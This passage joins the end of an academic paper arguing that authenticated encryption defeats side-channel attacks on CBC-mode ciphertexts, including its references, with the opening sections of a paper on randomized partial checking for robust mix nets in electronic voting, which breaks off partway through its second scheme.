and manipulate it to produce a new valid ciphertext. Nor will he be able to combine two ciphertexts to produce a new valid ciphertext. In fact, the only valid ciphertexts he will be able to produce are (with overwhelming probability) repetitions of those he's seen generated as legitimate traffic. He will not be able to produce any new ones on his own. Authenticated encryption does provide the adversary with an oracle which returns VALID and INVALID for any ciphertexts he produces. However this oracle will (with overwhelming probability) return INVALID when given any ciphertext he has tampered with, thus rendering the side-channel attacks mentioned above (and indeed, any side-channel attacks which depend on ciphertext manipulation) ineffective.

COST OF AUTHENTICATED ENCRYPTION. There are several ways known for achieving authenticated encryption. Perhaps the most well-known is to encrypt the plaintext with any semantically secure scheme (like CBC Mode encryption), then apply a Message Authentication Code (MAC) to the resulting ciphertext. Assuming the MAC is "strongly unforgeable," the resulting scheme will achieve authenticated encryption [BN00, KY00, Kra01]. How much additional cost is incurred by the authentication step? The fastest-known MACs can process messages of moderate length (say, 256 bytes) at around 10 cycles per byte [BCK96, BHK⁺99], so the additional cost is quite minimal. This approach also has the advantage of being free of patents.

Recently there have been several modes of operation which perform simultaneous encryption and authentication [Jut01, RBBK01, GD94]. Their performance is typically quite good; for example, OCB Mode [RBBK01] is about 6.5% slower than just CBC Mode encryption, and is fully parallelizable (whereas CBC Mode is not). It requires about half the cost of running CBC Mode encryption and CBC MAC (under the encrypt-then-MAC method above).

AND IT'S STILL POSSIBLE TO GO WRONG. The mere use of authenticated encryption does not guarantee that a particular *implementation* will avoid inducing side-channel oracles. We might leak information during the decryption and integrity check phases which would be useful to an adversary. In fact, Manger's attack on OAEP [Man01] was based on precisely this idea. There are doubtless analo-

gous dangers on the symmetric side if one is not careful.

As a simple example, suppose on the sending side we pad then encrypt then MAC, but then on the receiving side we decrypt, strip the padding, and then check the MAC on the ciphertext last. Using this unusual ordering, we might send back an error message about invalid padding before checking to see if the ciphertext was authentic or not; this scheme would of course be vulnerable to the types of attacks exhibited in this paper. The message here is clear: check the authenticity first; if a received message is inauthentic, reject it without any further processing.

8 Conclusion

The cost of authenticated encryption is quite small and, when properly implemented, promises to eliminate a wide variety of side-channel attacks based on manipulation of ciphertexts. Authentication has long been thought of as a separate security goal, used only when one is concerned about such things as message integrity, authenticity of origin, and non-repudiation. It is often regarded as unnecessary in systems which require only privacy. But as we have seen, the ability to freely manipulate ciphertexts gives rise to a wide range of possible attacks based on side-channels which presumably cannot be exploited without this ability. These side-channels are demonstrably damaging and it is likely very difficult to avoid constructing them in real systems. In light of this, perhaps it is time to view authentication as a strongly-desirable property of any symmetric encryption scheme, including those where privacy is the only security goal.

9 Acknowledgements

The authors would like to thank Phil Rogaway for useful comments and suggestions, and Serge Vaudenay for providing us with an early draft of his paper. Kindest thanks to David Wagner for bringing our attention to additional related work. We would also like to thank the USENIX Security '02 program committee for their helpful comments.

References

- [BCK96] M. Bellare, R. Canetti, and H. Krawczyk. Keying hash functions for message authentication. In *Advances in Cryptology – CRYPTO '96*, volume 1109 of *Lecture Notes in Computer Science*, pages 1–15. Springer-Verlag, 1996.
- [BDJR97] Mihir Bellare, Anand Desai, Eron Jokipii, and Phillip Rogaway. A concrete security treatment of symmetric encryption: Analysis of the DES modes of operation. In *Proceedings of 38th Annual Symposium on Foundations of Computer Science (FOCS 97)*, 1997.
- [BDPR98] Mihir Bellare, Anand Desai, David Pointcheval, and Phillip Rogaway. Relations among notions of security for public-key encryption schemes. In H. Krawczyk, editor, *Advances in Cryptology – CRYPTO '98*, volume 1462 of *LNCS*, pages 232–249. Springer-Verlag, 1998.
- [Bel96] S. Bellare. Problem areas for the IP security protocols. Proceedings of the Sixth USENIX Security Symposium, 1996.
- [BGW01] Nikita Borisov, Ian Goldberg, and David Wagner. Intercepting mobile communications: The insecurity of 802.11. In *MOBICOM*, pages 180–189. ACM, 2001.
- [BHK⁺99] J. Black, S. Halevi, H. Krawczyk, T. Krovetz, and P. Rogaway. UMAC: Fast and secure message authentication. In *Advances in Cryptology – CRYPTO '99*, Lecture Notes in Computer Science. Springer-Verlag, 1999.
- [Ble98] D. Bleichenbacher. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In *Advances in Cryptology – CRYPTO '98*, volume 1462 of *Lecture Notes in Computer Science*, pages 1–12. Springer-Verlag, 1998.
- [BN00] M. Bellare and C. Namprempre. Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In *Advances in Cryptology – ASIACRYPT '00*, volume 1976 of *Lecture Notes in Computer Science*. Springer-Verlag, 2000.
- [BR96] R. Baldwin and R. Rivest. The RC5, RC5-CBC, RC5-CBC-Pad, and RC5-CTS algorithms. RFC 2040, 1996.
- [DDN00] D. Dolev, C. Dwork, and M. Naor. Non-malleable cryptography. *SIAM Journal on Computing*, 3(2):391–497, 2000. Earlier version appeared at STOC '91.
- [GD94] V. Gligor and P. Donescu. Fast encryption and authentication: XCBC encryption and XECB authentication modes. In *Fast Software Encryption*, LNCS. Springer, Apr 1994. (Earlier version: manuscript of August 18, 2000, from <http://www.eng.umd.edu/~gligor/>).
- [JDK⁺91] D. Johnson, G. Dolan, M. Kelly, A. Le, and S. Matyas. Common cryptographic architecture cryptographic application. *IBM Systems Journal*, 30(2):130–149, 1991.
- [Jut01] Charanjit Jutla. Encryption modes with almost free message integrity. In *Advances in Cryptology – EUROCRYPT '01*, volume 2045 of *Lecture Notes in Computer Science*. Springer-Verlag, 2001. (Earlier version in Cryptology ePrint archive, reference number 2000/039, August 1, 2000, <http://eprint.iacr.org/>).
- [KA98] S. Kent and R. Atkinson. IP Encapsulating Security Payload (ESP). RFC 2406, Standards Track, The Internet Society, 1998.
- [Kra01] Hugo Krawczyk. The order of encryption and authentication for protecting communications (or: How secure is SSL?). In *Advances in Cryptology – CRYPTO 2001*, volume 2139 of *Lecture Notes in Computer Science*, pages 310–331. Springer-Verlag, 2001.
- [KY00] J. Katz and M. Yung. Complete characterization of security notions for probabilistic private-key encryption. In *Proceedings of the 32nd Annual Symposium on the Theory of Computing (STOC)*. ACM Press, 2000.

- [Man01] J. Manger. A chosen ciphertext attack on RSA optimal asymmetric encryption padding (OAEP) as standardized in PKCS #1 v2.0. In *Advances in Cryptology - CRYPTO '01*, volume 2139 of *Lecture Notes in Computer Science*, pages 230–238. Springer-Verlag, 2001.
- [MvV96] A. Menezes, P. van Oorschot, and S. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996.
- [Pub98] Public-Key Cryptography Standard (PKCS) #1 v2.0. RSA cryptography standard. RSA Laboratories, 1998.
- [RBBK01] Phillip Rogaway, Mihir Bellare, John Black, and Ted Krovetz. OCB: A block-cipher mode of operation for efficient authenticated encryption. In *ACM Conference on Computer and Communications Security (CCS-8)*, pages 196–205. ACM Press, 2001.
- [Vau02] S. Vaudenay. Security flaws induced by CBC padding - Applications to SSL, IPSEC, WTLS... In *Advances in Cryptology - EUROCRYPT '02*, volume 2332 of *Lecture Notes in Computer Science*, pages 534–545. Springer-Verlag, 2002.
- [Wir01] Wireless Transport Layer Security. Wireless Application Protocol WAP-261-WTLS-20010406-a. Wireless Application Protocol Forum, 2001.

Making Mix Nets Robust For Electronic Voting By Randomized Partial Checking

Markus Jakobsson
RSA Laboratories
Bedford, MA 01730

Ari Juels
RSA Laboratories
Bedford, MA 01730

Ronald L. Rivest
Laboratory for Computer Science, M.I.T.
Cambridge, MA 02139

Abstract

We propose a new technique for making mix nets robust, called *randomized partial checking* (RPC). The basic idea is that rather than providing a proof of completely correct operation, each server provides strong evidence of its correct operation by revealing a pseudo-randomly selected subset of its input/output relations.

Randomized partial checking is exceptionally efficient compared to previous proposals for providing robustness; the evidence provided at each layer is shorter than the output of that layer, and producing the evidence is easier than doing the mixing. It works with mix nets based on any encryption scheme (i.e., on public-key alone, and on hybrid schemes using public-key/symmetric-key combinations). It also works both with Chaumian mix nets where the messages are successively encrypted with each servers' key, and with mix nets based on a single public key with randomized re-encryption at each layer.

Randomized partial checking is particularly well suited for voting systems, as it ensures voter privacy and provides assurance of correct operation. Voter privacy is ensured (either probabilistically or cryptographically) with appropriate design and parameter selection. Unlike previous work, our work provides voter privacy as a global property of the mix net rather than as a property ensured by a single honest server. RPC-based mix nets also provide very high assurance of a correct

election result, since a corrupt server is very likely to be caught if it attempts to tamper with even a couple of ballots.

Keywords: mix network, mix net, shuffle network, electronic voting, randomized partial checking, public verifiability.

1 Introduction

Chaum [7] introduced the notion of a *mix net* as a tool for achieving anonymity in email and in electronic elections. A mix net consists of a sequence of servers, called *mixes*. Each server receives a batch of input messages and produces as output the batch in permuted (mixed) order. Such mix nets are sometimes called *mix cascades* or *shuffle networks*. When used for voting, the input messages are the ballots of the voters. An observer should not be able to tell how the inputs correspond to the outputs; this property provides voter privacy in an electronic election. In Chaum's original proposal, before a message is sent through the mix net it is first successively encrypted with the public keys of the mixes it will traverse in reverse order; each mix then decrypts each message before sending it on to the next mix.

When a mix net is used to provide voter privacy in an election, it is desirable that it be *robust*—i.e., that each mix should also output a proof that it has operated correctly. The concern is that otherwise a cor-

rupt server could replace a ballot with another one, appropriately encrypted, without anybody noticing.

Abstractly, a robust mix net should:

1. *operate correctly*: the output should correspond to a permutation of the input,
2. *provide privacy*: an observer should not be able to determine which input element corresponds to a given output element (and vice versa) in any way better than guessing, and
3. *be robust*: provide a proof or at least strong evidence that it has operated correctly. In addition, it is beneficial if any interested party is able to check the proof or evaluate the evidence; a property called *public verifiability*.

We review previous work on robust mix nets in Section 2; numerous techniques have been proposed for achieving robust mix nets.

1.1 Randomized Partial Checking

We introduce a novel robustness technique, which we call *Randomized Partial Checking*, and show how it can be applied to obtain a highly efficient robust and private mix net, which we call an *RPC mix net*. We also show how an RPC mix net is well suited for use in electronic elections.

In an RPC mix net, the inputs are mixed as usual by a sequence of servers. The servers then produce *strong evidence* of their correct operation, rather than a *proof* of their correct operation. The strong evidence takes the form of a partial revelation of their input/output relation. For example, a server with n inputs might reveal, for each of $n/2$ randomly selected inputs (or some other sufficiently large fraction), which is the corresponding output. (Of course, the server should have little or no control over which inputs are selected.) This procedure allows for a probabilistic verification of the correct operation of each server.

With an RPC mix net, privacy is a somewhat more delicate affair, as servers will be routinely disclosing information about their input/output relations in order to provide evidence of correct operation. We shall see how privacy can be ensured nonetheless as a global property of the RPC mix net. In one version of our proposal, adjacent servers are paired, such that if one server reveals information about a link, the paired server does not reveal information about that same link. See Figure 1 for an illustration.




Figure 1: This figure shows a particular permutation for a mix net, partially revealed. The bold lines show input/output correspondences that are revealed; the dashed lines show correspondences that would be hidden. Server S1 is paired with S2, and server S3 is paired with S4; no input/output correspondence is revealed across a pair. Thus, to a casual observer, only the correspondences relating to the bold lines can be inferred.

Another advantage of RPC mix nets is that they are very versatile – they can be used with almost any encryption scheme, whether with or without sharing of the secret keys among the mix servers.

1.2 Privacy in RPC mix nets

Privacy in an RPC mix net is a different and somewhat more subtle issue than it is for a traditional mix net. In a traditional mix net, privacy is obtained whenever any one server is honest (i.e., whenever any one server keeps its input/output relation totally secret). In an RPC mix net, however, every server intentionally reveals a portion of its input/output relation. Therefore, privacy be-

comes a global property of the mix net rather than the result of any single honest server.

Our basic strategy for ensuring privacy is such that after the servers reveal partial information, there is still no way to connect any input with a particular output, even if some of the servers are corrupt. Using this approach, an RPC mix net guarantees privacy against any minority of cheating servers. While different privacy guarantees can be made, we consider a construction in which each element is "hidden among" at least half of all the candidate elements.

1.3 Robustness

Robustness of a mix net can be obtained in several different ways, namely cut-and-choose [17, 2]; repetition robustness [11, 12, 15]; standard zero-knowledge proofs in sorting networks [3, 13]; use of multiple participants per layer [8, 18]; error detecting techniques [14]; and techniques based on secret sharing [10, 16]. (We explain the relations between these in Section 2.)

In most of these schemes, a detected cheating attempt results in the emulation of of the cheater (such as in [14]) or the restarting of the protocol after a replacement of the cheater (such as in [17]). In some schemes, such as [8, 18], the outputs of the cheaters are simply ignored by the honest majority, and the execution continues without any interruption. (These schemes, though, tolerate a substantially lower fraction of cheaters.) In our scheme, either of the two first approaches can be taken upon detection of a cheater, although the best approach may depend on the type of encryption used. In particular, if an encryption scheme allowing re-encryption (such as ElGamal) is employed, then either approach may be taken, while emulation is the better approach in hybrid schemes, and in schemes of the Chaumian type. This is so since the operation performed by the servers on their input elements is deterministic (if we do not take the permutation aspect into consideration.) For the same reason, schemes of this latter type requires us to perform the correctness check in phase with the mixing,

as opposed to after all mixing has been performed. For simplicity, we focus on schemes based on re-encryption in the following, but note that given appropriate attention to the recovery from cheating, our techniques apply straightforwardly to other types of encryption as well.

If no servers are caught cheating, it is still possible that some undetected cheating has occurred. For example, a corrupt server may have deleted one of its correct output messages and replaced it with an arbitrary incorrect one. We shall see, however, that it is very unlikely that a meaningful amount of undetected cheating has occurred, where cheating is *meaningful* if and only if it changes the outcome of the election. Thus, our solution is geared in particular towards use in election schemes or similar applications. To quantify the likelihood that cheating occurred unnoticed, we introduce the notion of *boundary checks*, and employ them to assess when the output can be relied on. In *extremely* close races, our techniques may have to be augmented by additional or alternative robustness techniques, while even in *reasonably* close races, it will suffice. For example, we show that our techniques would more than suffice to prove robustness in an election such as the recent Florida state presidential election.

1.4 Application to Electronic Voting

RPC mix nets are well suited to voting, since anyone can calculate strong upper bounds on the probability that an adversary could have successfully tampered with enough ballots to change the election outcome. If this probability is negligible (as it almost certainly would be in practice), the observed result of the election is endorsed as "official". Otherwise, we may fall back to an alternative and potentially more costly scheme to count the cast votes.

Thus, our scheme is optimistic in a slightly different sense than schemes that simply assume, in the absence of detection, that there are no cheaters.

1.5 Outline of this paper

Section 2 reviews previous work on robust mix nets. Section 3 then provides a common framework and common notation for discussing mix nets. Section 4 describes our main idea—that each mix server should reveal a randomly selected portion of its input/output relations. Section 5 then sketches how one can use RPC nets to implement electronic voting in a practical and trustworthy manner. Section 6 shows how RPC mix nets achieve public verifiability in the sense that any voter or other interested party can check that the probability that the election outcome is correct is extremely high.

2 Previous Work on Robust Mix Nets

In the first proposal for a robust mix net, due to Ogata, Kurosawa, Sako, and Takatani in 1997 [17], robustness was achieved by means of *cut-and-choose* methods. Similar techniques were later also employed in [2]. The primary drawback of this approach is its inefficiency, both in terms of computation and communication. While the schemes offer public verifiability, efficiency constraints make this feature difficult to obtain in a practical sense for large-scale elections.

An alternative technique employed by Abe [3] and similarly by Jakobsson and Juels [13] relies on more efficient zero-knowledge proofs of ciphertext equivalence. The resulting mix net construction mimics a sorting network in its architecture, but uses local random permutations instead of local sorting in its nodes. While it offers public verifiability at reasonable cost, its asymptotic behavior makes it useful primarily for batches of small or moderate sizes; it becomes impractical for large elections.

More recently, techniques developed independently by Furukawa and Sako [10] and by Neff [16] employ what may loosely be regarded as secret-sharing mechanisms to detect corruptions of data. Both of these tech-

niques are publicly verifiable, and have costs linear in the number of inputs (and servers). While they offer features well suited for use in large-scale elections, our proposed technique achieves further efficiency and versatility.

Researchers have also considered a weakening of the requirement for public verifiability in mix nets, instead relying on a trust assumption that a certain number of servers are honest. An early technique in this vein, introduced by Jakobsson [11], is that of *repetition robustness*. Repetition robustness involves processing and comparison of several randomized instances of input items. The same technique is also employed in [12, 15]. Repetition robustness is primarily useful for very large batches.

Another approach for achieving robustness is to simply let each layer of the mixing be processed by a *set* of servers (instead of only one), basing the correctness of the result on the honesty of a majority in each layer. This technique was suggested by Desmedt and Kurosawa [8] for asymmetric ciphertexts, and later also used for hybrid encryption [18]. Diverging from the other proposals, mix nets of this type are resilient against corruption of less than a square root of the number of servers, instead of against a minority as is standard. On the other hand, the very straightforward structure makes this type of mix net trivial to analyse and understand.

While asymmetric mix networks are well suited for short plaintexts, they have problems handling longer plaintexts. These are either in the form of efficiency problems (with very large moduli) or with keeping plaintexts parts together after passing them through a mix network in a “chopped-up” manner (this, in turn, may result in lower efficiency.) Therefore, hybrid mixes have to be employed for longer plaintexts (note that these should all be of the same size after having been padded). As mentioned above, one approach, used by Abe [18], is to replicate servers. Another technique, introduced by Jakobsson and Juels [14], involves use of cryptographically-based error detection to identify cheating. This approach has the advantage of permitting symmetric and asymmetric encryption to be interleaved, leading

to efficient processing of long input items. The underlying trust assumption is that a majority of servers is honest. This mix net is quite fast for a small number of inputs, although in this case is not quite as fast as [12, 15] if the inputs are short. Additionally, it only works as a decryption mix net, not a re-encryption mix net.

3 Notation

We now provide notation describing the operation of a simple mix net without robustness against server faults.

A voting scheme can employ either of two basic flavors of mix net.

The first of these is known as a *re-encryption mix net*. In this type of mix net, both inputs and outputs are ciphertexts under the public key of some (semantically secure) cryptosystem that admits for re-encryption without knowledge of the corresponding private key; El Gamal is a common choice. The action of each server in the net is to re-encrypt inputs and then permute them. People providing inputs typically do not need to know the number of servers/layers of the mix network.

The second type of mix net is known as a *decryption mix net*. This is the basic mix scheme formulated by Chaum. Inputs to the mix net are ciphertexts constructed through successive encryption under the public keys of individual servers. To process inputs, each server decrypts the layer corresponding to its own public key in each ciphertext and then permutes the resulting items.

Our RPC scheme is applicable to either type of mix net. We now introduce general notation that is applicable to either kind of mix net.

We assume that there is a sequence of n ciphertexts corresponding to input messages M_1, M_2, \dots, M_n to the mix net, each such ciphertext submitted by a distinct party V_i . In the application to electronic voting, M_i is

the ballot of voter V_i . These inputs are *secret*; input M_i is known only to party V_i .

The output of the mix net is a sequence Z_1, Z_2, \dots, Z_n . When the mix net operates correctly, this sequence is a permutation of the input sequence.

We assume that there are one or more *public parameters* (e.g., public keys) of the mix net, denoted collectively as **PK**, known to all voters. There are also one or more *secret parameters* (e.g., secret keys), denoted collectively as **SK**, which may be shared among the servers, or alternatively by some other set of authorities.




Figure 2: Generalized mix net, shown for $n=8, t=4$. The n inputs M_1, M_2, \dots, M_n are first privately encrypted by their providers using encryption function E . The t mix servers S_1, S_2, \dots, S_t then each privately transform and permute their inputs, and provide the result to the next server. The final decryption operation D yields a permuted version Z_1, Z_2, \dots, Z_n of the original input sequence. This final stage may be integrated in the previous transforms.

The general operation of a mix net is depicted in Figure 2. There is an initial encryption of each input message by its provider. The resulting sequence of ciphertexts is then provided to the first mix server S_1 of a sequence of t mix servers S_1, S_2, \dots, S_t . Each mix server cryptographically transforms each input, permutes the results, and provides the result as input to the next server. A final decryption operation produces the sequence Z_1, Z_2, \dots, Z_n which is a permutation of the original input sequence of messages.

We assume the existence of a public *bulletin board* where messages (digitally signed by their poster) can be posted by anyone, and read by anyone. This board is written in

append-only mode; nothing can be deleted or modified once posted. The original encrypted input sequence to the first mix server, the output sequence of each mix server, and the final decrypted message sequence will all be posted on the bulletin board.

We denote the initial encrypted version of message M_i as $C_{i,0}$. That is,

$$C_{i,0} = E_{\mathbf{PK}}(M_i) .$$

The sequence $C_{1,0}, C_{2,0}, \dots, C_{n,0}$ is input to the first server.

The postings must be *non-malleable* or *plaintext aware* [9, 4, 6]. Thus, it may consist of a ciphertext in an underlying cryptosystem such as El Gamal, coupled with a proof of knowledge of the corresponding plaintext [20, 11, 19], or, given the multiple layers of encryption, a proof of knowledge of an (and any) inner layer. The reason for this is to prevent attacks in which one (potentially corrupt) voter posts a re-encryption of the ballot of some other voter. (For example, suppose that a corrupt voter suspects another, target voter of having submitted an unusual write-in vote like “Julius Caesar”. The corrupt voter could re-encrypt and re-post the vote of the target voter. If “Julius Caesar” appears twice in the finally tally, then the suspicions of the corrupt voter would be confirmed. Similar attacks can also, as is well known, be employed for vote buying or coercion.)

Server S_j , for $1 \leq j \leq t$, cryptographically *transforms* each input $C_{i,j-1}$ using a cryptographic transformation function X_j . Here X_j may depend on secret key information SK_j known only to server S_j , as well as on the public parameters \mathbf{PK} . The transformation X_j may also be randomized. Each server S_j also permutes its inputs based on a secret permutation π_j of $\{1, 2, \dots, n\}$, so that

$$C_{i,j} = X_j(C_{\pi_j(i),j-1}) . \quad (1)$$

In the case of a re-encryption mix, a final decryption operation D may be applied to the output of the final mix server:

$$Z_i = D_{\mathbf{SK}}(C_{i,t}) .$$

This decryption operation will be null in the case of a decryption mix net, since the X_j transforms performed all necessary decryptions. In the case of a re-encryption mix net, one or more *decryption authorities* knowing \mathbf{SK} perform this final decryption.

For a Chaumian mix net (i.e. a decryption mix net), the public keying material \mathbf{PK} includes an individual public key PK_j for each server S_j in the underlying cryptosystem, e.g., RSA. Server S_j then holds one of the corresponding private keys, SK_j . Thus, the encryption scheme E in this case involves successive (random-padded) encryption of the message M_i under $PK_t, PK_{t-1}, \dots, PK_1$ respectively. To satisfy the need for plaintext awareness in E , we might employ an encryption scheme like OAEP-based RSA [5]. In a decryption mix net, we naturally replace X_j with a *decryption* function: each server S_j decrypts a ciphertext $C_{\pi_j(i),j-1}$ using its private key SK_j , thereby stripping away a ciphertext layer. As the output of server S_t is thus a set of plaintexts, there is no need in a Chaumian mix net for a further decryption operation D .

For a re-encryption mix net, the initial encryption function may be a suitable plaintext-aware version of El Gamal, as noted above. (Note that the corresponding proofs of knowledge do not have to be passed through the mix network, but stripped off after having been checked initially.) Each cryptographic transform X_j will be a randomized re-encryption. The final decryption operator D will be El Gamal decryption.

3.1 Committing to private permutations

To assist in verification of correct behavior as explored in the next section, each server S_j supplements its list of output values with a commitment to its private permutation π_j . So as to enable partial revelation of π_j , servers in fact commit to individual input/output mappings, as we now describe.

To provide rough notation, let $\zeta_w[i]$ denote a commitment to integer i under witness w . There are two equivalent ways for a

server S_j to commit to its private permutation π_j . The first is to express π_j in terms of mappings of input elements to output elements, i.e., as a list of commitments to the sequence $\{\pi_j(1), \pi_j(2), \dots, \pi_j(n)\}$. We denote a commitment of this form by $\Gamma_j^{(In)} = \{\zeta_{w_{ji}}[\pi_j(i)]\}_{i=1}^n$. A second way to specify the private permutation π_j in terms of the mappings of output elements to input elements, i.e., as a commitment to the sequence $\{\pi_j^{-1}(1), \pi_j^{-1}(2), \dots, \pi_j^{-1}(n)\}$. We denote the commitment to this list by $\Gamma_j^{(Out)} = \{\zeta_{w_{ji}}[\pi_j^{-1}(i)]\}_{i=1}^n$. For either of the two forms of commitment, we let $\gamma_{i,j}$ denote the i^{th} commitment of server S_j .

In our constructions described in the next section, a server S_j will provide with its output a commitment to π_j . The server will employ the form $\Gamma_j^{(In)}$ or $\Gamma_j^{(Out)}$ depending on its role in the mix network.

In practice, in the interest of speed, we might instantiate the commitment scheme ζ by means of a hash function h such as SHA-1. To commit to an integer i , the committer selects a random bitstring w , and computes $\zeta_w[i] = h(w \parallel i)$, where \parallel denotes bitstring concatenation. (To ensure input of a 512-bits block for the compression function in the case where h is chosen to be, e.g., SHA-1, it is convenient to express the integer i as a string of $\lceil \log_2 n \rceil$ bits, and w as a bitstring of length $512 - \lceil \log_2 n \rceil$.) It may be observed that this form of commitment is computationally binding, with security dependent on the collision-freeness of h . Provided that w is long enough, the commitment is unconditionally hiding with high probability over the choice of witness. This is because for a given image $h(w \parallel i)$ there are likely to exist many values of w' and i such that $w' \parallel i'$ constitutes a valid preimage.

4 Randomized Partial Checking of a Mix Net

Of course, anyone may check that each server has produced the same number of outputs as it has inputs. But a server might have

deleted a proper output, and replaced it by a copy of another one, or by an output that it generated itself. In this latter case, it would be an appropriately encrypted output.

In our proposal, each server will – during the checking phase – reveal a fraction $p > 0$ of its input/output correspondences. The subset to be revealed is selected by the other servers, or by using a random oracle. Thus, only some messages will have their origins hidden by the first mix server. But as the messages progress through the net, eventually every message will have its origin hidden. For an electronic election, voter privacy then emerges as a global property of the mix net, not a local property of each mix server.

In our formulation of the problem, the penalty for misbehavior by a server will be very large. We thus presume that the threat of detection of misbehavior by a server will be enough to ensure that the server will behave properly. We do not worry about the possibility that some server will try to block an election by, say, refusing to carry out its duties. (Threshold mix nets are designed to counter this threat; another approach would be to require that each server escrow shares of its secret key with the other servers before voting begins.)

Similarly, the chance that a server who attempts to substitute ballots will be caught will go up exponentially fast with the number of ballots he attempts to replace. Thus, a server could not reasonably expect to get away with changing more than a single ballot, or possibly two. But even when tampering with a single ballot, his chance of discovery is more than one-half, for reasonable settings of the system parameters, and so we presume that he will be deterred from even attempting to cheat.

4.1 Revealing a particular input/output correspondence

In the verification stages of our protocol, a server is asked to reveal a collection of input/output correspondences. If the server has committed to input mappings, these cor-

respondences are specified in terms of the ordering of inputs to the server. Otherwise, they are specified in terms of outputs to the server.

Suppose that server S_j wishes to reveal information allowing anyone to verify a particular input/output correspondence. Let us suppose that input $C_{k,j-1}$ maps to $C_{i,j}$. That is, the secret permutation π_j known only to S_j maps i to k (see equation (1)).

The server reveals the triple

$$(k, i, R_{jki}),$$

where R_{jki} is the information necessary to validate equation (1). For a decryption mix net, this information R_{jki} make take the form of random padding created by the initial provider and used when encrypting $C_{i,j}$ to obtain $C_{k,j-1}$. For a re-encryption mix net, this information R_{jki} takes the form of random parameters used to control the re-encryption, or a proof of knowledge of these.

Server S_j additionally reveals its commitment to the mapping from $C_{k,j-1}$ maps to $C_{i,j}$. That is, if it provided a commitment to π_j of the form $\Gamma_j^{(In)}$, then it decommits γ_k , i.e., its commitment to $\pi_j(k)$. If the server provided a commitment $\Gamma_j^{(Out)}$, then it decommits γ_i , i.e., its commitment to $\pi_j^{-1}(i)$.

4.2 Determining which correspondences to reveal

Clearly, a server should not know which input/output correspondences it will have to reveal until after it has committed its output sequence of ciphertexts to the bulletin board.

We first focus on the problem of having a random seed committed to before server S_j produces its output. This seed will then help determine which input/output correspondences server S_j should reveal. There are a variety of ways of achieving this goal; we suggest the following straightforward approach.

After the close of the election and prior to the opening of input/output relations, servers

jointly compute a random seed R . They may accomplish this by having every server S_j publish a commitment to a value R_j selected uniformly at random from some appropriate set. All servers then decommit and compute R as a combination of the R_j values; for example, they might compute $R = \oplus_{j=1}^t R_j$.

Let \mathcal{BB} here denote the full contents of the bulletin board after all servers have published their full transcripts, i.e., all inputs, outputs, and commitments (but for the moment excluding input/output relations). Note that new public transcripts are constantly added to the bulletin board during the mix process: thus, \mathcal{BB} denotes both the bulletin board and this *dynamically changing* value. Servers combine the random value R with \mathcal{BB} through use of an appropriate hash function h , computing a random value $Q = h(R, \mathcal{BB})$. The purpose of incorporating \mathcal{BB} into the random seed Q in this manner is to achieve public verifiability for the mix scheme, as we discuss later.

For each server S_j , a seed Q_j derived from Q can be used to determine what challenges the server needs to answer. Here, Q_j may be computed straightforwardly using an appropriate hash function h . We might, for example, compute $Q_j = h(Q, j)$.

We next assume the use of two predicates P_{In} and P_{Out} that determine which inputs and outputs should have their input/output correspondences revealed. More precisely:

- If $P_{In}(Q_j, k)$ is true, then server S_j must reveal the input/output pair containing $C_{k,j-1}$ as input.
- If $P_{Out}(Q_j, i)$ is true, then server S_j must reveal the input/output pair containing $C_{i,j}$ as output.

(A correspondence may be revealed because either because P_{In} specifies it, or because P_{Out} specifies it.) Any other input/output correspondences should *not* be revealed. These predicates may also depend on other global parameters. For example, there may be a global selection probability p that is intended to specify the fraction of

correspondences to be revealed. For some versions of our scheme it may be that P_{In} is always false, or that P_{Out} is always false. (That is, the pairs to be opened may be entirely specified by their input positions, or by their output positions.)

We next present two variations on the details; the second scheme is the one we favor.

4.3 Scheme One – Independent Random Selections

In this scheme, server S_j furnishes a commitment $\Gamma_j^{(Out)}$ on mappings from outputs to inputs. When input/output relations are revealed here, P_{In} is always false, and P_{Out} is true with probability p . (Imagine, say, $p = 1/2$.) For example, we might have $P_{Out}(Q_j, i)$ true whenever the low-order bit of $h(Q_j, i)$ is one, for a specified pseudo-random hash function h .

When t is large enough, with high probability every path from an initial input $C_{k,0}$ to the corresponding final output $C_{i,t}$ will be “broken” (contain some unrevealed link).

For $p = 1/2$, if

$$t \geq \log_2 \left(\frac{n}{\epsilon} \right)$$

then the chance that there exists some final output that can be linked to its initial input is less than ϵ .

We note that if a final output can not be linked to its initial input, then there are at least $n/2$ inputs from which it could have been produced. Thus, the ambiguity of the input corresponding to a given output may extend over $n/2$ elements, rather than the full n elements. For many practical applications, such as voting, this should be acceptable.

This scheme works fine, but takes more rounds (a larger value of t) than we would prefer. For example, with $n = 4096$ and $\epsilon = 2^{-24}$ we need $t \geq 36$ rounds. It might in practice be necessary to use the available servers in some sort of “round-robin” fashion to achieve the necessary number of rounds.

4.4 Scheme Two – Pairwise Dependent Selections

In scheme two, adjacent servers are “paired”, letting each server be a member of exactly one such pair (see Figure 1). In particular, we assume an even number t of servers, and regard each pair of adjacent odd and even-numbered servers as a cohesive unit. When servers reveal input/output relations, the two servers in a pair each reveal non-overlapping sets of such relations. For simplicity of analysis, we assume $p = 1/2$ here. This is to say that each server in a pair reveals half of its input/output pairs on average, and the other server reveals the complementary half, i.e., the relations not revealed by its twin. (Of course, neither server would make its revelations until both of them have committed to their outputs.)

In this scheme, each odd-numbered server S_j publishes a commitment $\Gamma_j^{(In)}$ on the mapping from input elements to output elements; conversely, each even-numbered server S_j publishes a commitment $\Gamma_j^{(Out)}$ on the mapping from output elements to input elements.

Let us now specify the process for revealing input/output relations. Suppose that (S_j, S_{j+1}) is a server pair, where j is odd. Then

- $P_{In}(Q_j, k)$ is always false.
- $P_{Out}(Q_j, i)$ is true with probability $1/2$.
- $P_{In}(Q_{j+1}, i)$ is true if and only if $P_{Out}(Q_j, i)$ is false.
